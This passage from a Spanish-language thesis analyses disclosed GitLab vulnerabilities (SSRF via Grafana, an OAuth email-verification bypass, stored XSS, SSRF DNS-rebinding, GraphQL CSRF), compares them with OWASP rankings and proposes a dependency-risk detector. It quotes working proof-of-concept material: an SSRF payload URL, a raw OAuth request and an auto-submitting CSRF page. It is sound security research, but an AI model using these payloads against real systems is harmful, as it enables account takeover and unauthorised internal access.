```

By using this trick it is possible to create a redirection chain that goes like this:

Code 166 Bytes — Wrap lines Copy Download

```
1 https://secure.gravatar.com/avatar/anything?d=/google.com/1.bp.blogspot.com/
2 ->
3 http://i0.wp.com/google.com/1.bp.blogspot.com/
4 ->
5 https://google.com/1.bp.blogspot.com
```

Finally, using this it is possible to create the SSRF using the following payload:

Code 127 Bytes — Unwrap lines Copy Download

```
1
https://dev.gitlab.org/-/grafana/avatar/tesata%3fd%3dredirect.rhynorater.com%252f1.bp.blogspot.com%252fYOURHOSTHERE%26cachebust
```

(`redirect.rhynorater.com` is configured to redirect to any host provided after the `1.bp.blogspot.com` directory)

- **Análisis:**

La vulnerabilidad se da en la instancia de Grafana, un servicio de visualización de datos que Gitlab incluye por defecto. Según se describe en el blog del atacante y en el reporte de seguridad de Grafana la vulnerabilidad fue reportada a Grafana pocos días antes que a Gitlab cuando todavía no se había divulgado y por lo tanto no era detectable mediante analizadores de dependencias vulnerables.

El ataque permite SSRF sin autenticación a cualquier URL mediante una cadena de redirecciones, el resultado de la petición es devuelto en la respuesta como tipo imagen.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

El atacante buscaba vulnerabilidades en Grafana examinando su código fuente, describe en su blog parte del proceso, búsqueda de rutas de acceso sin autentificar para analizar funcionalidad potencialmente peligrosa.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Vulnerabilidad concreta:

Una vez conocida la vulnerabilidad es sencilla de detectar modificando la carga para que apunte a un servicio que registre peticiones entrantes como PostBin o Burp Collaborator. Los posibles puntos de entrada de la aplicación se pueden obtener por ejemplo anexando "/grafana/avatar/" a los *paths* obtenidos tras una exploración del sitio mediante spider o fuerza bruta.

3.1.14 Ability to bypass email verification for OAuth grants results in accounts takeovers on 3rd parties

Referencia: https://hackerone.com/reports/922456
Fecha publicación: 1/10/2020
Fecha de descubrimiento: 13/7/2020
Severidad: Alta (7-8.9)
Impacto: Falta de integridad en el correo suministrado por OAuth a terceros.
Clase de vulnerabilidad: Pérdida de Autenticación
Descripción Original:

There's a limitation that requires a validated email before going through the OAuth flow, however this is bypassable. Bypassing this means the target site assumes your email is validated, and actually ends up signing you in with an non-validated email. This behavior can frequently lead to account takeovers in 3rd parties since they often use the email as an identifier, and fold all OAuth/manually created accounts into one. In my example I am going to demonstrate an account takeover on https://laravelshift.com/, however this concept is widely exploitable.

It should also be possible to use this technique to get into internal company using pages that just look for `@domain.com` in the email before allowing them access.

Steps to reproduce

1) Create a Bitbucket or GitHub account with a random email, and login to https://laravelshift.com/. (We're seeding a victim account).
2) In a different browser, create a new GitLab account with that same email but never confirm it.
3) In that browser, visit LaravelShift and click "Sign in with GitLab", notice you land on a page that states you cannot complete the OAuth grant without validating your email.

Run the following request in Burp replacing your cookies, CSRF token, and state parameter.

Code 414 Bytes — Wrap lines Copy Download

```
1 POST /oauth/authorize HTTP/1.1
2 Host: gitlab.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 354
5 DNT: 1
6 Connection: close
7 Cookie: [COOKIES]
8
9 utf8=%E2%9C%93&authenticity_token=[CSRF TOKEN]&client_id=6dd35c52b02a99eca3454505c4b1
```

> 4) Notice the request succeeds with a 302 to LaravelShift with the `code`.
> 5) Visit that URL and notice you get logged into the victim's account from step 1. This works since the GitLab email is assumed to be trusted and validated.

- **Análisis:**

OAuth es un estándar abierto de autorización que permite a un usuario autorizar acceso a su información en un sitio A (proveedor del servicio) desde un sitio B (consumidor del servicio) sin tener que compartir las credenciales de A en B (el proceso de autenticación se da en el proveedor). Outh es a menudo usado para autenticación normalmente a través de estándares sobre este como OpenID.

Gitlab es proveedor de servicio OAuth (Gitlab OAuth) y para implementar la funcionalidad utiliza una librería externa (*ruby gem*) llamada Doorkeeper.

Para registrar un usuario en Gitlab se requiere confirmación del correo electrónico antes de poder autenticarse pero esta confirmación no es requerida través del servicio OAuth de Gitlab, esto afecta especialmente a terceras partes que usen el servicio de Gitlab para autenticación como laravelshift ya que confiaran en datos de un usuario como el correo que no están verificados.

En este caso es difícil tener certeza absoluta de donde se produce la vulnerabilidad , existe un hilo con información parcial de la incidencia en gitlab (https://gitlab.com/gitlab-org/gitlab/-/issues/228629) pero no da excesivas pistas. Examinando el código de la versión afectada parece que el error se da en una configuración por defecto de Doorkeeper, la clase de configuración `doorkeeper.rb` contiene un método `resource_owner_from_credentials` que permite que para la autenticación OAuth solo se verifique la combinación usuario password mediante el método `find_with_user_password`.

```
resource_owner_from_credentials do |routes|
 user = Gitlab::Auth.find_with_user_password(params[:username],
params[:password])
 user unless user.try(:two_factor_enabled?)
end
```

Configuración de autenticación de Doorkeeper en doorkeeper.rb

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Dados los ejemplos que he visto de configuración de Doorkeeper (https://codingitwrong.com/2018/07/15/rails-apis-authorization.html) parece que el modelo de configuración por defecto de los ejemplos sólo verifica la combinación usuario/password sin tener en cuenta casos como el de un usuario existente no verificado. Posiblemente se trate de una vulnerabilidad relativamente común que el atacante conocía.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Parece un error por desconocimiento del flujo de autenticación de Gitlab, al ser parte sensible de la seguridad de la aplicación se debería haber realizado previamente un modelado de amenazas tal como se indica en su manual de seguridad.

4.1.15 Stored XSS in main page of a project caused by arbitrary script payload in group "Default initial branch name"

Referencia: https://hackerone.com/reports/1256777
Fecha publicación: 15/9/2021
Fecha de descubrimiento: 10/7/2021
Severidad: Alta (7.3)
Impacto: Stored XSS
Clase de vulnerabilidad: Stored XSS
Descripción Original:

Summary

A stored XXS exists in the main page of a `project`. By changing the "default branch name" of a group a malicious user can inject arbitrary JavaScript into the main page of a project. Any user that is either at least developer of the project, or an administrator of the GitLab instance, and access the project URL will trigger the payload.

The field "default branch name" under https://gitlab.com/groups/group_name/-/settings/repository accepts arbitrary text (long JavaScript strings as an example). When a project without a initial repository is created in the group the developers are presented with an information page with example terminal commands to execute to set up a repository. This information includes two unzanatized inclusions of the "default branch name", resulting in execution of the JavaScript payload.

As a default self-hosted GitLab instance does not enforce any CSP rules any javascript can be called. Including inclusion of external script files (`<script src="external_script"> </script>`). On GitLab.com I have not been able to bypass the CSP except from changing the `base-uri` which causes all links on the page(including navigation bars) to point to the attackers site (with payload `<Base Href="attacker_site">`).

On a self-hosted instance without proper CSP I was able to generate `personal access tokens` from the victim that could be extracted by the attacker to get complete access to the victims content and actions. If the victim is an Administrator this leads to complete access to the system. (I will post a script PoC when I have cleaned it up)

As I mentioned, the victim needs to be at least a `Developer` on the project (if not a site admin) when accessing the project main page. This is not a problem (rather an asset) for the attacker. All the attacker needs to do is invite targeted victim users as `Developers` to the project. This will trigger GitLab to send out information to the victim (emails or notifications) that will work as validated phishing links (see image below). The victim just need to click the link in the email and land on the project main page.

- **Análisis:**

XXS Almacenado en la página principal del proyecto, para que el XSS se active el nivel de privilegios de la víctima tiene que ser al menos de desarrollador. La carga XSS se introduce a través del campo `default branch name` en el apartado de configuración del repositorio del grupo.

Según comenta el atacante la vulnerabilidad se introdujo poco antes de ser reportada e indica el *commit* de la página HAML donde cree que se produjo.

```
8       %fieldset
9         %h5= _('Create a new repository')
10         %pre.bg-light
11           :preserve
12             git clone #{content_tag(:span,default_url_to_repo,class:
'js-clone')}
13             cd #{h @project.path}
14             git switch -c #{default_branch_name}
15             touch README.md
16             git add README.md
17             git commit -m "add README"
18           - if @project.can_current_user_push_to_default_branch?
19             %span><git push -u origin #{ default_branch_name }
```

Fragmento de código HAML donde se produce la vulnerabilidad

Señala que no es experto en HAML pero cree que una combinación de factores (uso de diferentes etiquetas HTML junto con un carácter de escape de Ruby) hacen que no se aplique la funcionalidad de escapado por defecto.

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Posiblemente usando un DAST como Burp en modo manual, la carga XSS es sencilla.

- **Motivo por el que se pudo producir la vulnerabilidad:**

La vulnerabilidad se debe a una combinación de factores que requieren un nivel de atención y conocimiento muy específico.

- **Motivo por el que no se detectó la vulnerabilidad:**

DAST:

Burp no ha detectado la vulnerabilidad, en principio sería posible detectar la vulnerabilidad de manera automática con la aplicación mapeada ya que es una carga muy genérica. El principal problema para generar la vulnerabilidad es que se requiere una serie de pasos muy específicos (crear el grupo -> modificar la configuración del grupo -> añadir la carga XSS -> crear proyecto), además el usuario debe tener el nivel de privilegios adecuado.

4.1.16 Server Side Request Forgery mitigation bypass

Referencia: https://hackerone.com/reports/632101
Fecha publicación: 18/4/2020
Fecha de descubrimiento: 29/6/2019
Severidad: Alto (7-8.9)
Impacto: SSRF
Clase de vulnerabilidad: SSRF
Descripción Original:

> **Summary**
>
> This vulnerability allows attacker to send arbitrary requests to local network which hosts GitLab and read the response. This is possible due to flawed DNS rebinding protection.
>
> The attack is possible due to flaw here: https://gitlab.com/gitlab-org/gitlab-ce/blob/108c3cf16bed5733ffae086fb62c226961356560/lib/gitlab/url_blocker.rb#L59
>
> The `validate` function performs DNS lookup to check whether the IP address of a domain belongs to the local network. If the IP address belongs to the local network, the `validate` function raises an error and no HTTP request is sent. Furthermore, `validate` returns URI as well as the IP address of the domain to protect against DNS rebinding attacks.
> However, if `validate` encounters an error while resolving the domain (for example, the domain does not resolve), the DNS rebinding protection is not applied.
>
> **Steps to reproduce**
>
> 1. Create a webhook for a repository on GitLab.com. Use the URL `http://990.hacker1.xyz`. It may return error but let's ignore it now.
> 2. Wait about 10 seconds and test webhook by clicking on "Test" and "Push events".
> 3. After the hook has executed, you should see content of `http://169.254.169.254` returned.
>
> Wait about 15 seconds between testing attempts, otherwise it may not work due to DNS caching.
>
> The code for proof-of-concept DNS server which hosts `hacker1.xyz` is attached. The PoC uses a chain of CNAME records to prevent caching.

- **Análisis:**

Gitlab implementa un mecanismo de bloqueo para evitar acceso de algunos de sus servicios a IPs locales (UrlBlocker.rb). Este mecanismo de bloqueo contiene protección contra DNS rebinding un tipo de ataque mediante el cual a través de un servidor de dominio se puede conseguir manipulando la respuesta DNS que la víctima resuelva el dominio a una dirección local. Una mala implementación del mecanismo de bloqueo en UrlBlocker.rb hace

que este mecanismo pueda ser sobrepasado si se produce un error durante la resolución del dominio (por ejemplo si el dominio no se puede resolver).

Para realizar el ataque se utiliza el mecanismo de webhooks de Gitlab que contiene un botón para testear (Test) y otro para verificar los resultados (Push events) donde se muestra el resultado de la petición.

4.1.17 CSRF on /api/graphql allows executing mutations through GET requests

Referencia: https://hackerone.com/reports/1122408
Fecha publicación: 2/8/2021
Fecha de descubrimiento: 10/3/2021
Severidad: Alta (7-8.9)
Impacto: CSRF
Clase de vulnerabilidad: CSRF
Descripción Original:

Mutations are `edit` or `create` queries used in Graphql. Gitlab prevents CSRF in this functionality by sending a POST request with a X-CSRF-Token header. The bug I found here was that, when we send a GET request, the backend does not expect the X-CSRF-Token header. Using this, an attacker could leverage this to bypass the existing CSRF protection

Code for Testing

Code 1007 Bytes — Wrap lines Copy Download

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <meta name="referrer" content="none">
    <meta name="referrer" content="no-referrer">
</head>
<body>
      <form action="https://gitlab.com/api/graphql/" id="csrf-form" method="GET">
        <input name="query" value="mutation CreateSnippet($input: CreateSnippetInpu
        <input name="variables" value='{"input":{"title":"Tesssst Snippet","descrip
    </form>


    <script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```

This exploit would create a snippet named `Tesssst Snippet` on the user's account.

Steps to Reproduce

1. Host this file
2. Login to gitlab
3. Open the link to that html
4. Check the snippets for the logged in user.

`

- **Análisis:**

Parte de API de Gitlab puede ser accedida mediante el lenguaje de consultas GraphQL**,** el el endpoint para GraphQL de Gitlab se localiza en `/api/graphql`. Para evitar ataques CSRF las peticiones mediante POST contienen un token X-CSRF-Token, la vulnerabilidad se encuentra en que si se utiliza GET con parámetros en URL para esa misma llamada no se necesita el token X-CSRF-Token, esto es especialmente grave teniendo en cuenta que existen consultas GraphQL que modifican estado (mutations) cómo `edit` o `create` que se pueden acceder mediante GET, esto es una mala práctica tanto desde el punto de vista REST como de GraphQL (implicaciones seguridad intercambio GET/POST).

- **Cómo pudo el atacante encontrar la vulnerabilidad:**

Que se puedan usar diferentes verbos HTTP para un mismo endpoint no es una vulnerabilidad en sí, tampoco lo es no usar protección CSRF en peticiones GET, el problema radica en usar peticiones GET para cambiar el estado y aparte de esto no usar protección CSRF. Esta vulnerabilidad es relativamente fácil de encontrar de manera manual usando un proxy DAST.

- **Motivo por el que se pudo producir la vulnerabilidad:**

Posiblemente se deshabilitó la protección CSRF para peticiones GET del endpoint pensado que era segura y facilitaría su uso y no se tuvo en cuenta el posible intercambio GET/POST y las que llamadas podían modificar el estado.

- **Motivo por el que no se detectó la vulnerabilidad:**

    DAST:

Burp no puede detectar la vulnerabilidad, para la detección hay que tener en cuenta dos cosas: que se permite cambio de estado mediante GET (que requiere conocimiento de una funcionalidad específica de GraphQL) y que la llamada GET no contiene protección CSRF lo que no es en sí mismo una vulnerabilidad.

- **Encontrar posibles soluciones técnicas o acciones para evitar y/o detectar la vulnerabilidad:**

Vulnerabilidad concreta:

Es posible detectar esta vulnerabilidad automáticamente en APIs GraphQ, por ejemplo detectando si es posible el intercambio GET/POST en peticiones GraphQ con cambio de estado comparando la respuesta, Para la detección de protección CSRF ya existen detectores integrados y plugins en herramientas DAST (Burp CSRF Scanner).

4.2 Análisis de las vulnerabilidades encontradas, clasificación y búsqueda de características comunes

Tabla resumen

A continuación, se muestra una tabla resumen de las vulnerabilidades analizadas, he tratado de agrupar las vulnerabilidades según las de la clasificación de riesgos OWASP, para esto he utilizado tanto OWASP 2017 como el draft de OWASP 2021 que incluye elementos nuevos como SSRF y diseño inseguro. En la columna OWASP se incluye además del tipo de riesgo el campo “Expt” (explotabilidad) con los requisitos para explotar la vulnerabilidad donde “aut” significa autenticación y la posibilidad de detección automatizada según lo indicado en los análisis.

Alta Critica	**Clase de vulnerabilidad**	**OWASP**	**Componentes externos implicados**	**Entrada**	**Por qué se produjo**
RCE when removing metadata with ExifTool	Inyección de comandos	Inyección - Expl: aut - Detectable	ExifTool (vulnerable)	Archivo de imagen	Se confío en componente externo con entrada controlable
FogBugz import attachment full SSRF	SSRF	SSRF - Expl: aut	CarrierWave (debilidad)	URL para importar proyectos	Se confío en componente externo con entrada controlable
Stored-XSS on wiki pages	XSS almacenado	XSS - Expl: aut		Campo formato Markdown y tipo texto	No filtrado URL, desconocimiento de funcionalidad de librería standard
Stored DOM XSS via Mermaid chart	XSS almacenado	XSS - Expl: aut	Mermaid (vulnerable)	Campo formato marcado Mermaid	Se confío en componente externo con entrada controlable
Stored XSS via Mermaid Prototype Pollution vulnerability	XSS almacenado, Polución de prototipos	XSS - Expl: aut	Mermaid (vulnerable)	Campo formato marcado Mermaid	Se confío en componente externo con entrada controlable
Stored-XSS in merge requests	XSS almacenado	XSS - Expl: aut/git - Detectable		Texto mediante git	No filtrado

Kroki Arbitrary File Read/Write	Lectura escritura de archivos arbitraria	Pérdida de control de acceso, diseño inseguro - Expl: aut	Asciidoctor (vulnerable)	Campo formato marcado Asciidoctor	Se confío en componente externo con entrada controlable
Ability To Delete User(s) Account Without User Interaction	Pérdida de Autenticación	Pérdida de Autenticación, diseño inseguro - Expl: no aut		Correo electrónico	
arbitrary file read via the UploadsRewriter when moving and issue	Salto de directorio (path traversal)	Pérdida de control de acceso - Expl: aut		Campo formato Markdown	No filtrado nombre de fichero para salto de directorio
Git flag injection - local file overwrite to remote code execution	Inyección de comandos	Inyección - Expl: no aut	Gitaly (vulnerable)	Petición API	No filtrado de parámetros antes de comando
Privilege escalation from any user (including external) to gitlab admin when admin impersonates you	Pérdida de control de acceso, escalada de privilegios	Pérdida de control de acceso, diseño inseguro - Expl: aut			
SSRF on project import via the remote_attachment_url on a Note	SSRF	SSRF - Expl: aut - Detectable	Carrierwave (mal uso)	Archivo de configuración JSON dentro de fichero	Desconocimiento de funcionalidad de componente utilizado
Full Read SSRF on Gitlab's Internal Grafana	SSRF	SSRF - Expl: no aut - Detectable	Grafana (vulnerable)	Petición API	
Ability to bypass email verification for OAuth grants results in accounts takeovers on 3rd parties	Pérdida de Autenticación	Pérdida de Autenticación, diseño inseguro - Expl: no aut	Doorkeeper (implementación deficiente)		Desconocimiento de funcionalidad exacta a implementar
Stored XSS in main page of a project caused by arbitrary script payload in group	Stored XSS	XSS - Expl: aut		Campo de texto	Desconocimiento de funcionalidad lenguaje HAML

"Default initial branch name"					
Server Side Request Forgery mitigation bypass	SSRF	SSRF - Expl: auth/DNS propio		Petición API	
CSRF on /api/graphql allows executing mutations through GET requests	CSRF	CSRF - Expl: auth - Detectable		Petición API	

Figura 19: tabla resumen de las vulnerabilidades analizadas

Comparativa con riesgos OWASP

Para realizar una comparativa con la clasificación OWASP, teniendo en cuenta que la vulnerabilidades seleccionadas ya tienen una severidad alta o crítica y que son nuevas vulnerabilidades (*zero day*) he tratado realizar una aproximación simplificada a la metodología de medición de riesgos OWASP. Para esta aproximación utilizaré los siguientes criterios:

- Las puntuaciones son 0,1 y 2 (bajo, medio, alto)
- La puntuación total contiene la suma de las puntuaciones de la fila.
- Explotabilidad**:** Según se necesite o no autenticación para el ataque (0 aut ,1 no aut).
- Impacto**:** Según el compromiso a la aplicación (0 alto, 1 crítico).
- Detectable: Si encontré algún posible método de detección en el análisis (0 no, 1 sí).

	Riesgo OWASP	**Prevalencia**	**Explotabilidad**	**Impacto**	**Detectable**	**puntuación total**
1	Inyección	2/17 1	1/2	2/2	1/2	5
2	SSRF	4/17 2	1/4	0/4	2/4	4
3	Diseño inseguro	4/17 2	2/4	1/4	0/4	4
4	Pérdida de control de acceso	3/17 1	0/3	2/3	0/3	3
5	Pérdida de Autenticación	2/17 1	2/2	0/2	0/2	3
6	XSS	5/17 2	0/5	0/5	1(git)/5	2
7	CSRF	1/17 0	0/1	0/1	1/1	2

Figura 20: tabla de riesgos para las vulnerabilidades analizadas




Figura 21: Cambios OWASP 2017/2021 (https://owasp.org/Top10/)

Como he indicado la clasificación que he realizado ha tomado elementos tanto de OWASP de 2017 como 2021 con lo que no se puede establecer una comparación homogénea. Como puntos a destacar:

- **Inyección** sin ser especialmente prevalente ha sido el riesgo más importante en mi clasificación, el impacto en la aplicación ha sido crítico para las dos vulnerabilidades encontradas y en un de los casos sería posible la detección automática de la vulnerabilidad. OWASP 2021 incluye XSS dentro de inyección esto aplicado a mi clasificación implicaría aumentar la prevalencia y disminuir los otros valores con lo que se situaría en segundo o tercer puesto de manera similar a OWASP 2021.
- **SSRF** es una inclusión en OWASP 2021, en mi clasificación ha sido un riesgo especialmente relevante por su prevalencia y detectabilidad.
- **Diseño inseguro** también incluido en OWASP 2021 es la tercera en mi clasificación, las vulnerabilidades se produjeron principalmente por fallos en el modelado de amenazas.
- Como era esperable no se han detectado vulnerabilidades por **uso de componentes con vulnerabilidades conocidas** ya que la detección de estos componentes vulnerables es relativamente fácil de automatizar mediante analizadores de dependencias. Lo que ha sido especialmente relevante es la explotación de componentes de terceros tanto a través de nuevas vulnerabilidades encontradas *ad hoc* como por mal uso de su funcionalidad. De las 17 vulnerabilidades 9 se aprovechan del uso de componentes externos.

Cómo pudo el atacante encontrar la vulnerabilidad

Como he indicado en el apartado anterior parece existir un patrón para encontrar vulnerabilidades a través de componentes de terceros usados en la aplicación, de 17 vulnerabilidades 6 se han aprovechado de una nueva vulnerabilidad (zero day) descubierta por el propio atacante en el componente, 2 de mal uso o implementación deficiente de la funcionalidad del componente en Gitlab y 1 de una debilidad en el componente. De estos componentes ninguno tenía vulnerabilidades declaradas para la versión utilizada por lo que eran considerados como seguros.

Los componentes explotados contaban con suficiente superficie de ataque a través Gitlab y cumplían una o varias de las siguientes características:

- Uso de funcionalidad E/S tanto a través de ficheros como de red (peticiones HTTP).
- Funcionalidad compleja que pueda inducir a un mal uso.
- Código que pueda permitir algún tipo de inyección especialmente mediante comandos o expresiones de evaluación.
- De código abierto, normalmente con un número relativamente bajo de usuarios y un nivel de desarrollo seguro y de mantenimiento inferior al de Gtilab, como ejemplo la utilidad ExifTool utilizada en una vulnerabilidad para ejecución remota de código sólo tiene dos contribuyentes (github ExifTool).

El atacante pudo encontrar este tipo de componentes potencialmente vulnerables en la aplicación directamente desde el código siguiendo la funcionalidad o a través de los descriptores de dependencias como gemfile para ruby o package.json para javascript. Los componentes declarados en archivos de descriptores estándar son más fáciles de detectar y auditar por el equipo de seguridad, otra manera de encontrarlos como en el caso de ExifTool es mediante su uso indirecto por ejemplo mediante línea de comandos u otro tipo de llamadas como RPC o REST API.

Otro patrón encontrado es el uso de entradas no habituales para explotar la vulnerabilidad, como ejemplo de estas entradas tenemos:

- Archivo de imagen (etiquetas embebidas específicas del formato de imagen)
- Directivas y elementos de lenguaje de marcado (5 vulnerabilidades)
- Texto mediante comando Git (carga XSS en el nombre de la rama del repositorio)
- Archivo de configuración JSON

En el caso de la entrada mediante Git la vulnerabilidad se explotaba mediante una carga XSS genérica que habría sido fácilmente detectable por DAST si la herramienta hubiese podido insertarla automáticamente como por ejemplo a través de un formulario web..

Motivo por el que se pudo producir la vulnerabilidad

Para este apartado en cada vulnerabilidad traté de encontrar cuando fuese posible el motivo de que se produjese la vulnerabilidad desde el punto de vista del desarrollador sin embargo es difícil conocer el origen real así que esta explicación se debe tratar como una hipótesis más que de un hecho.

Como explico en el apartado de proceso de desarrollo seguro de Gitlab, el equipo de desarrollo está bien formado en seguridad y debe conocer las vulnerabilidades comunes y su mitigación, además como se describe en las prácticas de seguridad de Gitlab se realiza modelado de amenazas mediante PASTA en toda la funcionalidad que pudiese comprometer la seguridad.

Los motivos principales que he encontrado son:

- Confianza en componentes potencialmente inseguros (componentes sin vulnerabilidades pero con características que les hacen ser potencialmente peligrosos como he explicado anteriormente) con entradas controlables.
- No filtrado de entradas controlables por el usuario.
- Falta de conocimiento en detalle de la funcionalidad del componente utilizado.

El uso de un componente que podría ser inseguro no suele ser responsabilidad del desarrollador y se debería haber tenido en cuenta en fases anteriores del S-SDLC sin embargo normalmente si se debe tener en cuenta el filtrado y parametrización de las entradas controlables para reducir la superficie de ataque.

Motivo por el que no se detectó la vulnerabilidad

Era previsible que no se produjeran detecciones automáticas mediante SAST o DAST ya que Gitlab integra varias de estas herramientas en sus procesos de integración continua como proveedor e internamente para su S-SDLC.

Brakeman ha producido una gran cantidad de falsos positivos pero en cualquier caso este tipo de analizadores SAST son muy usados al ser fáciles de integrar en procesos CI/CD mediante *whitelisting* y revisión manual de positivos. La falta de detecciones por SAST se ha producido por diversos motivos, por ejemplo por ser ataques a la lógica de negocio porque se requería conocimiento del comportamiento dinámico del lenguaje o era código de librerías externas .

Burp tampoco detectó ninguna vulnerabilidad principalmente por ser ataques a la lógica de negocio y por requerir cargas específicas (repartidas por varias entradas, requerían una secuencia específica, método de entrada no estándar como git ...). En un par de ocasiones Burp podría haber generado la carga adecuada sin embargo la detección era asíncrona o fuera de banda.

4.3 Posibles propuestas para mitigación y detección de las vulnerabilidades encontradas

En los análisis he propuesto algunas medidas simples para mitigación y descrito cuatro posibles medidas de detección automáticas o semiautomáticas para vulnerabilidades individuales encontradas (ExifTool CVE-2021-22204, SSRF Carrierwave, SSRF Grafana CVE-2020-13379 y CSRF graphql). En este apartado voy a realizar una propuesta para tratar de mitigar parcialmente una de las causas principales de las vulnerabilidades detectadas en el análisis.

Detector de dependencias open source potencialmente peligrosas

Introducción

Uno de los riesgos de OWASP Top 10 2017 es el uso de componentes con vulnerabilidades conocidas, este riesgo es menos prevalente en aplicaciones desarrolladas mediante S-SDLC ya que existen herramientas para su detección como analizadores de dependencias vulnerables que son altamente automatizables, precisos y fáciles de integrar en el proceso de desarrollo.

Estas herramientas soportan diferentes tipos de lenguajes y obtienen las dependencias utilizadas en un proyecto de diferentes maneras como a través de análisis del código fuente, de descriptores de dependencias específicos del lenguaje (gemfile, package.json) o de herramienta de construcción de proyectos (maven, gradle). Una vez obtenida la dependencia y su versión se puede consultar si es vulnerable en diferentes bases de datos como NIST normalmente a través de su identificador CPE.

Este tipo de analizadores funciona bien para vulnerabilidades existentes sin embargo no es capaz de detectar si un componente sin vulnerabilidades es potencialmente peligroso y puede ser explotado como ha sido el caso de gran parte de las vulnerabilidades analizadas. En este apartado voy a describir una posible herramienta para mitigar parcialmente este problema.

Funcionamiento

Los componentes principales de la herramienta son un detector de dependencias open source y un analizador de seguridad de dependencias. Este detector necesita poder acceder al código fuente de la dependencia a través de repositorio.

Detección de posibles dependencias open source

Funciona de manera similar al de un detector de dependencias tradicional añadiendo funcionalidad para tratar de detectar usos indirectos de componentes externos (línea de comandos, librerías cliente, llamadas API ...) para esto podría hacer uso de técnicas SAST y detección mediante reglas para encontrar posibles dependencias candidatas.

A partir de las dependencias detectadas se necesita descubrir si son open source buscando su repositorio, esto podría automatizarse en cierta medida mediante APIs de búsqueda y complementarse con intervención humana.

Analizador de seguridad de dependencias

Para cada dependencia detectada se obtiene su código fuente del repositorio y se analiza una serie de características automáticamente, por ejemplo a partir de lo observado en los componentes de terceros vulnerables estas podrían ser:

- Repositorios con pocos contribuyentes o pocos usuarios
- Repositorios con poco mantenimiento (baja frecuencia de commits) o en desuso
- Uso de operaciones E/S (disco y HTTP)
- Susceptible a inyecciones de código (uso funciones de evaluación en tiempo de ejecución, llamadas por línea de comandos...)
- Detección de vulnerabilidades por SAST
- Baja calidad de código

Para el análisis se pueden utilizar herramientas como sonarqube que audita diferentes métricas como seguridad y calidad de código y permite añadir reglas de detección personalizadas. Las características relativas al repositorio se pueden obtener normalmente a través de API (Github API).

Finalmente se podría generar un informe detallado con los resultados para cada tipo de detección y una calificación final sobre la posible peligrosidad.

Uso

Esta herramienta pretende ser principalmente informativa, si un componente es detectado como inseguro se puede revisar su uso y tomar las precauciones adecuadas como sustituirlo o reducir la superficie de ataque con la aplicación.

5. Conclusiones y trabajos futuros

5.1 Conclusiones

Este trabajo se ha enfocado en el análisis de vulnerabilidades encontradas en proyectos web desarrollados con metodologías S-SDLC para tratar de encontrar sus características diferenciales y a partir de estas proponer posibles métodos para su detección y mitigación.

El resultado de este análisis me ha permitido encontrar diferencias tanto en el tipo y la prevalencia de estas respecto a la clasificación OWASP top 10 como otro tipo de patrones que podrían facilitar la detección y mitigación de vulnerabilidades en proyectos S-SDLC.

Como punto final he propuesto una herramienta para la detección de una de las causas más frecuentes de las vulnerabilidades analizadas.

Personalmente este trabajo me ha permitido entre otras cosas entender de primera mano el proceso de desarrollo seguro de un proyecto comercial tan relevante y complejo como Gtilab y el proceso de búsqueda y explotación de vulnerabilidades zero day con las que no estaba familiarizado.

5.2 Trabajos futuros

Este trabajo se ha limitado a un número relativamente pequeño de vulnerabilidades en un proyecto que pretendía ser lo más representativo posible.

Una de las líneas para un trabajo futuro sería ampliar la muestra de vulnerabilidades analizadas y extenderla a otros proyectos.

Otra línea sería el desarrollo de la herramienta para detección de dependencias open source potencialmente peligrosas que creo que podría arrojar resultados interesantes y ayudarme a entender mejor la seguridad en proyectos open source.

Bibliografía

1. Portswigger.net. 2021. Burp Suite - Application Security Testing Software. [online] Available at: <https://portswigger.net/burp> [Accessed 21 September 2021].
2. Center, S., Store, B. and Scanner, U., 2021. Burp Upload Scanner. [online] Portswigger.net. Available at: <https://portswigger.net/bappstore/b2244cbb6953442cb3c82fa0a0d908fa> [Accessed 21 September 2021].
3. Brakemanscanner.org. 2021. Brakeman. [online] Available at: <https://brakemanscanner.org/> [Accessed 21 September 2021].
4. Curesec.com. 2021. Security Implications of GET/POST Interchangeability - Cureblog. [online] Available at: <https://curesec.com/blog/article/blog/Security-Implications-of-GETPOST-Interchangeability-166.html> [Accessed 21 September 2021].
5. Es.wikipedia.org. 2021. OAuth - Wikipedia, la enciclopedia libre. [online] Available at: <https://es.wikipedia.org/wiki/OAuth> [Accessed 21 September 2021].
6. Gardner, J., 2021. CVE-2020-13379. [online] Rhynorater.github.io. Available at: <https://rhynorater.github.io/CVE-2020-13379-Write-Up> [Accessed 21 September 2021].
7. Gardner, J., 2021. Grafana CVE-2020-13379. [online] Rhynorater.github.io. Available at: <https://rhynorater.github.io/CVE-2020-13379-Write-Up> [Accessed 21 September 2021].
8. 2021. Kroki Arbitrary File Read/Write blog. [online] Available at: <https://ledz1996.gitlab.io/blog/writeups/CVE-2021-22203-gitlab-arbitrary-file-read-write-through-kroki> [Accessed 21 September 2021].
9. Songli.io. 2021. Detecting Node.js Prototype Pollution. [online] Available at: <https://songli.io/papers/fse21_objlupansys.pdf> [Accessed 21 September 2021].

Google project zero

